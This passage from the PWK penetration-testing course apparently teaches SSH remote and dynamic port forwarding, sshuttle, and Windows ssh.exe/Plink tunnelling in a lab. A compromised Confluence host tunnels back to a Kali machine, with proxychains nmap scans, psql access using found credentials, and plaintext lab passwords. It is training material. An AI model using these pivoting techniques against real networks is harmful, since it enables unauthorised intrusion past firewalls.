As we did in the Socat section, we want to enumerate the PostgreSQL database running on port 5432 on PGDATABASE01. CONFLUENCE01 doesn't have the tools to do this. Because of the firewall, we can't create any port forward that requires opening the listening port on CONFLUENCE01.

However, CONFLUENCE01 *does* have an SSH client, and we can set up an SSH server on our Kali machine. We can create a port forwarding setup much like the following diagram:





*Figure 249: The SSH remote port forward setup*

We can connect from CONFLUENCE01 to our Kali machine over SSH. The listening TCP port 2345 is bound to the loopback interface on our Kali machine. Packets sent to this port are pushed by the Kali SSH server software through the SSH tunnel back to the SSH client on CONFLUENCE01. They are then forwarded to the PostgreSQL database port on PGDATABASE01.

Let's set this up in our lab. First, we'll need to enable the SSH server on our Kali machine. OpenSSH server is preinstalled - all we need to do is start it.

---

*Before you start the Kali SSH server, make sure you've set a strong, unique password for the Kali user!*

---

```
kali@kali:~$ sudo systemctl start ssh
[sudo] password for kali:
```

*Listing 545 - Starting the SSH server on the Kali machine.*

We can check that the SSH port is open as we expected using **ss**.

```
kali@kali:~$ sudo ss -ntplu
Netid State  Recv-Q Send-Q Local Address:Port Peer Address:Port Process
tcp   LISTEN 0      128          0.0.0.0:22        0.0.0.0:*
users:(("sshd",pid=181432,fd=3))
tcp   LISTEN 0      128             [::]:22           [::]:*
users:(("sshd",pid=181432,fd=4))
```

*Listing 546 - Checking that the SSH server on the Kali machine is listening.*

The SSH server is listening on port 22 on all interfaces for both *IPv4* and *IPv6*.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Once we have a reverse shell from CONFLUENCE01, we ensure we have a TTY shell, then create an SSH remote port forward as part of an SSH connection back to our Kali machine.

> *In order to connect back to the Kali SSH server using a username and password you may have to explicity allow password-based authentication by setting PasswordAuthentication to yes in /etc/ssh/sshd_config.*

The SSH remote port forward option is **-R**, and has a very similar syntax to the local port forward option. It also takes two socket pairs as the argument. The listening socket is defined first, and the forwarding socket is second.

In this case, we want to listen on port **2345** on our Kali machine (**127.0.0.1:2345**), and forward all traffic to the PostgreSQL port on PGDATABASE01 (**10.4.50.215:5432**).

```
confluence@confluence01:/opt/atlassian/confluence/bin$ python3 -c 'import pty;
pty.spawn("/bin/bash")'
<in$ python3 -c 'import pty; pty.spawn("/bin/bash")'

confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -R
127.0.0.1:2345:10.4.50.215:5432 kali@192.168.118.4
< 127.0.0.1:2345:10.4.50.215:5432 kali@192.168.118.4
Could not create directory '/home/confluence/.ssh'.
The authenticity of host '192.168.118.4 (192.168.118.4)' can't be established.
ECDSA key fingerprint is SHA256:OaapT7zLp99RmHhoXfbV6JX/IsIh7HjVZyfBfElMFn0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Failed to add the host to the list of known hosts (/home/confluence/.ssh/known_hosts).
kali@192.168.118.4's password:
```

*Listing 547 - The SSH remote port forward being set up, connecting to the Kali machine.*

The SSH connection back to our Kali machine was successful.

We can confirm that our remote port forward port is listening by checking if port 2345 is open on our Kali loopback interface.

```
kali@kali:~$ ss -ntplu
Netid State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
tcp   LISTEN 0      128        127.0.0.1:2345      0.0.0.0:*
tcp   LISTEN 0      128          0.0.0.0:22        0.0.0.0:*
tcp   LISTEN 0      128             [::]:22           [::]:*
```

*Listing 548 - Checking if port 2345 is bound on the Kali SSH server.*

It is! Our port forward is now set up as we intended, with the SSH port forward command running on CONFLUENCE01.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 250: The SSH remote port forward command running*

We can now start probing port 2345 on the loopback interface of our Kali machine, as though we're probing the PostgreSQL database port on PGDATABASE01 directly. On our Kali machine, we will use **psql**, passing **127.0.0.1** as the host (**-h**), **2345** as the port (**-p**), and using the database credentials of the **postgres** user (**-U**) we found earlier on CONFLUENCE01.

```
kali@kali:~$ psql -h 127.0.0.1 -p 2345 -U postgres
Password for user postgres:
psql (14.2 (Debian 14.2-1+b3), server 12.11 (Ubuntu 12.11-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256,
compression: off)
Type "help" for help.

postgres=# \l
                                  List of databases
    Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
------------+----------+----------+-------------+-------------+-----------------------
 confluence | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
            |          |          |             |             | postgres=CTc/postgres
 template1  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
            |          |          |             |             | postgres=CTc/postgres
(4 rows)

postgres=#
```

*Listing 549 - Listing databases on the PGDATABASE01, using psql through the SSH remote port forward.*

Success! We're now interacting with the PostgreSQL instance running on PGDATABASE01 through our SSH remote port forward by connecting to port 2345 on our own Kali machine.

In this section, we created an SSH remote port forward to allow us to connect to an internal database server from our Kali machine. We did this while traversing a perimeter firewall, which would otherwise block inbound connections.

## 18.3.4 SSH Remote Dynamic Port Forwarding

With remote port forwarding, we were able to forward packets to one socket per SSH connection. However, just as we found with local port forwarding, this single-socket-per-connection limitation can slow us down. We often want more flexibility when attacking networks, especially in the enumeration stages.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Luckily, *remote dynamic port forwarding*[922] can provide this flexibility. Just as the name suggests, remote dynamic port forwarding creates a *dynamic port forward* in the *remote* configuration. The SOCKS proxy port is *bound to the SSH server*, and traffic is *forwarded from the SSH client*.

To conceptualize how useful this might be, let's apply it to our previous scenario. The following diagram illustrates how the network layout would improve if we were to apply remote dynamic port forwarding to the remote port forwarding scenario.





*Figure 251: The SSH remote dynamic port forward layout applied to the remote port forward scenario*

It's much more flexible. Suddenly, we are able to connect to other ports and hosts through the same connection.

Remote dynamic port forwarding is just another instance of dynamic port forwarding, so we gain all the flexibility of traditional dynamic port forwarding alongside the benefits of the remote configuration. We are able to connect to any port on any host that CONFLUENCE01 has access to by passing SOCKS-formatted packets through the SOCKS proxy port that is bound on our Kali machine.

---

*Remote dynamic port forwarding has only been available since October 2017's OpenSSH 7.6.*[923] *Despite this, only the OpenSSH client needs to be version 7.6 or above to use it - the server version doesn't matter.*

---

Let extend our scenario again. This time we find a Windows server (MULTISERVER03) on the DMZ network. The firewall prevents us from connecting to any port on MULTISERVER03, or any port other than TCP/8090 on CONFLUENCE01 from our Kali machine. But we can SSH *out* from CONFLUENCE01 *to our Kali machine*, then create a remote dynamic port forward so we can start enumerating MULTISERVER03 from Kali.

Once connected, our network should be organized much like the following diagram:

---

[922] (OpenBSD manual, 2022), https://man.openbsd.org/ssh#R~5

[923] (OpenSSH, 2017), https://www.openssh.com/txt/release-7.6

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 252: The SSH remote dynamic port forward setup we are aiming for*

The SSH session is initiated from CONFLUENCE01, connecting to the Kali machine, which is running an SSH server. The SOCKS proxy port is then bound to the Kali machine on TCP/9998. Packets sent to that port will be pushed back through the SSH tunnel to CONFLUENCE01, where they will be forwarded based on where they're addressed - in this case, MULTISERVER03.

To demonstrate exactly how useful remote dynamic port forwarding can be, let's set up an example in the lab. Once we have a reverse shell from CONFLUENCE01, have spawned a TTY shell within it, and have enabled SSH on our Kali machine, we can start crafting the remote dynamic port forwarding command.

The remote dynamic port forwarding command is relatively simple, although (slightly confusingly) it uses the same `-R` option as classic remote port forwarding. The difference is that when we want to create a remote dynamic port forward, we pass only one socket: the socket we want to listen on the SSH server. We don't even need to specify an IP address; if we just pass a port, it will be bound to the loopback interface of the SSH server by default.

To bind the SOCKS proxy to port 9998 on the loopback interface of our Kali machine, we simply specify `-R 9998` to the SSH command we run on CONFLUENCE01. We'll also pass the `-N` flag to prevent a shell from being opened.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ python3 -c 'import pty;
pty.spawn("/bin/bash")'
<in$ python3 -c 'import pty; pty.spawn("/bin/bash")'

confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -R 9998
kali@192.168.118.4
<n/confluence/bin$ ssh -N -R 9998 kali@192.168.118.4
Could not create directory '/home/confluence/.ssh'.
The authenticity of host '192.168.118.4 (192.168.118.4)' can't be established.
ECDSA key fingerprint is SHA256:OaapT7zLp99RmHhoXfbV6JX/IsIh7HjVZyfBfElMFn0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Failed to add the host to the list of known hosts (/home/confluence/.ssh/known_hosts).
kali@192.168.118.4's password:
```

*Listing 550 - Making the SSH connection with the remote dynamic port forwarding option.*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Back on our Kali machine, we can check that port 9998 is bound by using ss.

```
kali@kali:~$ sudo ss -ntplu
Netid State   Recv-Q  Send-Q   Local Address:Port   Peer Address:Port Process
tcp   LISTEN  0       128          127.0.0.1:9998        0.0.0.0:*
users:(("sshd",pid=939038,fd=9))
tcp   LISTEN  0       128            0.0.0.0:22          0.0.0.0:*
users:(("sshd",pid=181432,fd=3))
tcp   LISTEN  0       128              [::1]:9998          [::]:*
users:(("sshd",pid=939038,fd=7))
tcp   LISTEN  0       128               [::]:22            [::]:*
users:(("sshd",pid=181432,fd=4))
```

*Listing 551 - Port 9998 bound to both IPv4 and IPv6 loopback interfaces on the Kali machine.*

The SOCKS proxy port has been bound on both the IPv4 and IPv6 loopback interfaces on our Kali machine. We're ready to use it!

Just as we did in the classic dynamic port forwarding example, we can use Proxychains to tunnel traffic over this SOCKS proxy port. We'll edit our Proxychains configuration file at /etc/proxychains4.conf on our Kali machine to reflect our new local SOCKS proxy port.

```
kali@kali:~$ tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 9998
```

*Listing 552 - Editing the Proxychains configuration file to point to the new SOCKS proxy on port 9998.*

We can then run nmap with proxychains as we did before, this time against MULTISERVER03.

```
kali@kali:~$ proxychains nmap -vvv -sT --top-ports=20 -Pn -n 10.4.50.64
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be
slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-20 06:25 EDT
Initiating Connect Scan at 06:25
Scanning 10.4.50.64 [20 ports]
[proxychains] Strict chain  ...  127.0.0.1:9998  ...  10.4.50.64:22 <--socket error or
timeout!
...
[proxychains] Strict chain  ...  127.0.0.1:9998  ...  10.4.50.64:135  ...  OK
Discovered open port 135/tcp on 10.4.50.64
Completed Connect Scan at 06:28, 210.26s elapsed (20 total ports)
Nmap scan report for 10.4.50.64
Host is up, received user-set (6.7s latency).
Scanned at 2022-07-20 06:25:25 EDT for 210s

PORT     STATE  SERVICE       REASON
21/tcp   closed ftp           conn-refused
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
22/tcp   closed ssh           conn-refused
23/tcp   closed telnet        conn-refused
25/tcp   closed smtp          conn-refused
53/tcp   closed domain        conn-refused
80/tcp   open   http          syn-ack
110/tcp  closed pop3          conn-refused
111/tcp  closed rpcbind       conn-refused
135/tcp  open   msrpc         syn-ack
139/tcp  closed netbios-ssn   conn-refused
143/tcp  closed imap          conn-refused
443/tcp  closed https         conn-refused
445/tcp  closed microsoft-ds  conn-refused
993/tcp  closed imaps         conn-refused
995/tcp  closed pop3s         conn-refused
1723/tcp closed pptp          conn-refused
3306/tcp closed mysql         conn-refused
3389/tcp open   ms-wbt-server syn-ack
5900/tcp closed vnc           conn-refused
8080/tcp closed http-proxy    conn-refused

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 210.31 seconds
```

*Listing 553 - Scanning MULTISERVER03 through the remote dynamic SOCKS port with Proxychains.*

After a few minutes, we receive our results and discover ports 80, 135, and 3389 are open.

> *Scanning is a little slower against this Windows host - likely due to the different way the Windows firewall responds when a port is closed compared to Linux.*

In this section, we used SSH remote dynamic port forwarding to open a SOCKS proxy port on our Kali machine by initiating an SSH connection from a remote compromised host. We then used Proxychains to port scan a host on the internal network through the SOCKS proxy port.

### 18.3.5 Using sshuttle

In situations where we have direct access to an SSH server, behind which is a more complex internal network, classic dynamic port forwarding might be difficult to manage. *sshuttle*[924] is a tool that turns an SSH connection into something similar to a VPN by setting up local routes that force traffic through the SSH tunnel. However, it requires root privileges on the SSH client and Python3 on the SSH server, so it's not always the most lightweight option. In the appropriate scenario, however, it can be very useful.

In our lab environment, we have SSH access to PGDATABASE01, which we can access through a port forward set up on CONFLUENCE01. Let's run sshuttle through this to observe its capabilities.

First, we can set up a port forward in a shell on CONFLUENCE01, listening on port 2222 on the WAN interface and forwarding to port 22 on PGDATABASE01.

[924] (sshuttle, 2022), https://github.com/sshuttle/sshuttle

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ socat TCP-LISTEN:2222,fork
TCP:10.4.50.215:22
</bin$ socat TCP-LISTEN:2222,fork TCP:10.4.50.215:22
```

*Listing 554 - Forwarding port 2222 on CONFLUENCE01 to port 22 on PGDATABASE01.*

Next, we can run sshuttle, specifying the SSH connection string we want to use, as well as the subnets that we want to tunnel through this connection (10.4.50.0/24 and 172.16.50.0/24).

```
kali@kali:~$ sshuttle -r database_admin@192.168.50.63:2222 10.4.50.0/24 172.16.50.0/24
[local sudo] Password:

database_admin@192.168.50.63's password:

c : Connected to server.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
```

*Listing 555 - Running sshuttle from our Kali machine, pointing to the forward port on CONFLUENCE01.*

Although we don't receive much output from sshuttle, in theory, it should have set up the routing on our Kali machine so that any requests we make to hosts in the subnets we specified will be pushed transparently through the SSH connection. Let's test if this is working by trying to connect to the SMB share on HRSHARES in a new terminal.

```
kali@kali:~$ smbclient -L //172.16.50.217/ -U hr_admin --password=Welcome1234

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        scripts         Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 172.16.50.217 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

kali@kali:~$
```

*Listing 556 - Connecting to the SMB share on HRSHARES, without any explicit forwarding.*

Great! We're now connecting to HRSHARES transparently, as though we are on the same network and have direct access.

In this section, we used sshuttle to create a VPN-like environment. We were then able to connect transparently to HRSHARES from our Kali machine, as though we were on the same network as PGDATABASE01.

## 18.4 Port Forwarding with Windows Tools

This Learning Unit covers the following Learning Objectives:

1. Use ssh.exe and Plink to create port forwards on Windows
2. Understand port forwarding with Netsh

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

So far in this Module, we've discussed the mechanics of port redirection and tunneling using Linux-based tools. However, we will often encounter Windows hosts in large networks that also require us to practice port forwarding strategies. Thankfully, there are several ways to port forward and tunnel on Windows, a few of which we'll cover in this Learning Unit.

## 18.4.1 ssh.exe

The OpenSSH client has been bundled with Windows by default since version 1803 (April 2018 Update),[925] and has been available as a *Feature-on-Demand* since 1709 (Windows 10 Fall Creators Update).[926] On Windows versions with SSH installed, we will find **scp.exe**, **sftp.exe**, **ssh.exe**, along with other **ssh-*** utilities in **%systemdrive%\Windows\System32\OpenSSH** location by default.

The fact that the SSH client is compiled for Windows doesn't mean that we can only connect to Windows-compiled SSH servers. We can connect to any SSH server we want - as long as we have the credentials.

Let's practice this by creating a remote dynamic port forward from MULTISERVER03 (a Windows machine) to our Kali machine. In this scenario, only the RDP port is open on MULTISERVER03. We can RDP in, but we can't bind any other ports to the WAN interface. Once we have our lab set up, it should appear as so:





*Figure 253: The SSH remote dynamic port forward setup using the Windows OpenSSH client*

We will use the *rdp_admin* credentials we found earlier to RDP into the server. We'll then use **ssh.exe** to create a remote dynamic port forward connection to our Kali machine. We can then use that to connect to the PostgreSQL database service on PGDATABASE01.

First, let's start by making sure the SSH server is running on our Kali machine.

```
kali@kali:~$ sudo systemctl start ssh
[sudo] password for kali:
```

[925] (Yosef Durr, 2018), https://devblogs.microsoft.com/commandline/windows10v1803/#openssh-based-client-and-server

[926] (Joey Aiello, 2017), https://devblogs.microsoft.com/powershell/using-the-openssh-beta-in-windows-10-fall-creators-update-and-windows-server-1709/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$
```

*Listing 557 - Starting SSH server on the Kali machine.*

We can then use *xfreerdp* from FreeRDP[927] to connect to the RDP server on MULTISERVER03.

```
kali@kali:~$ xfreerdp /u:rdp_admin /p:P@ssw0rd! /v:192.168.50.64
[15:46:35:297] [468172:468173] [WARN][com.freerdp.crypto] - Certificate verification
failure 'self signed certificate (18)' at stack position 0
[15:46:35:297] [468172:468173] [WARN][com.freerdp.crypto] - CN = MULTISERVER03
[15:46:35:300] [468172:468173] [ERROR][com.freerdp.crypto] -
@@@
```

```
C:\Users\rdp_admin>where ssh
C:\Windows\System32\OpenSSH\ssh.exe

C:\Users\rdp_admin>
```

*Listing 559 - Finding ssh.exe on MULTISERVER03.*

Success! We found ssh.exe on this machine.

Notably, the version of OpenSSH bundled with Windows is higher than 7.6, meaning we can use it for remote dynamic port forwarding.

```
C:\Users\rdp_admin>ssh.exe -V
OpenSSH_for_Windows_8.1p1, LibreSSL 3.0.2
```

*Listing 560 - The version of OpenSSH client that is bundled with Windows is higher than 7.6.*

We can now create a remote dynamic port forward to our Kali machine, just as we did earlier. We'll pass the port 9998 to -R and authenticate as *kali* back on our Kali machine.

```
C:\Users\rdp_admin>ssh -N -R 9998 kali@192.168.118.4
The authenticity of host '192.168.118.4 (192.168.118.4)' can't be established.
ECDSA key fingerprint is SHA256:OaapT7zLp99RmHhoXfbV6JX/IsIh7HjVZyfBfElMFn0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.118.4' (ECDSA) to the list of known hosts.
kali@192.168.118.4's password:
```

*Listing 561 - Connecting back to our Kali machine to open the remote dynamic port forward.*

We can check that the SOCKS proxy port is opened on our Kali machine using ss.

```
kali@kali:~$ ss -ntplu
Netid     State      Recv-Q      Send-Q               Local Address:Port
Peer Address:Port     Process
tcp       LISTEN     0           128                      127.0.0.1:9998
0.0.0.0:*
tcp       LISTEN     0           128                        0.0.0.0:22
0.0.0.0:*
tcp       LISTEN     0           128                          [::1]:9998
[::]:*
tcp       LISTEN     0           128                           [::]:22
[::]:*
```

*Listing 562 - Checking for the open SOCKS port on our Kali machine with ss.*

Let's update /etc/proxychains4.conf to use this socket.

```
kali@kali:~$ tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 9998
```

*Listing 563 - Proxychains configuration file having been edited.*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Now that the configuration file is pointing at our remote dynamic port forward SOCKS port, we can run psql through proxychains to connect to the PostgreSQL database as the *postgres* user. We'll use the same psql command we would as if connecting directly from MULTISERVER03.

```
kali@kali:~$ proxychains psql -h 10.4.50.215 -U postgres
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:9998  ...  10.4.50.215:5432  ...  OK
Password for user postgres:
[proxychains] Strict chain  ...  127.0.0.1:9998  ...  10.4.50.215:5432  ...  OK
psql (14.2 (Debian 14.2-1+b3), server 12.11 (Ubuntu 12.11-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256,
compression: off)
Type "help" for help.

postgres=# \l
                                 List of databases
    Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
------------+----------+----------+-------------+-------------+-----------------------
 confluence | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
            |          |          |             |             | postgres=CTc/postgres
 template1  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
            |          |          |             |             | postgres=CTc/postgres
(4 rows)

postgres=#
```

*Listing 564 - Connecting to the PostgreSQL server with psql and Proxychains.*

The connection was a success! We're now interacting with the PostgreSQL database on PGDATABASE01 through an SSH remote dynamic port forward initiated from the OpenSSH client running on a Windows Server 2022 machine.

In this section, we've set up a connection to a PostgreSQL database running on a Linux server through an SSH remote dynamic port forward made between a Windows SSH client and our Kali machine SSH server.

## 18.4.2 Plink

Administrators may want to avoid leaving OpenSSH on their Windows machines, so we're not guaranteed to discover an OpenSSH client. Even if we find ourselves on a recent version of Windows, the network administrators may have removed it.

Nevertheless, network administrators still need remote administration tools. Most networks have SSH servers running somewhere, and administrators need tools to connect to these servers from Windows hosts. Before OpenSSH was so readily available on Windows, most network administrators' tools of choice were *PuTTY*[928] and its command-line-only counterpart, *Plink*.[929]

[928] (PuTTY, 2022), https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html

[929] (Simon Tatham, 2002), https://tartarus.org/~simon/putty-snapshots/htmldoc/Chapter7.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

One of the benefits of using tools that are popular with network administrators is that they will rarely be flagged by traditional antivirus software. This makes them appealing to attackers, since using them is relatively covert compared to more security-adjacent tools with similar functionality.

We'll use Plink in this section, since in a security assessment, we will more likely have a shell than GUI access. The Plink manual[930] explains that much of the functionality the OpenSSH client offers is also built into Plink (although one notable feature Plink doesn't have is remote dynamic port forwarding).

---

*Many 3rd-party SSH clients for Windows provide port forwarding features. We're using Plink in this case because it's common, lightweight, and specifically designed to run on the command line.*

---

Let's get familiar with Plink by using it in the lab in a revised scenario. In this scenario, we find that MULTISERVER03 now has a web application on TCP port 80 exposed. All other inbound ports are blocked by a firewall, so RDP is no longer available either. The layout is much like the following diagram:

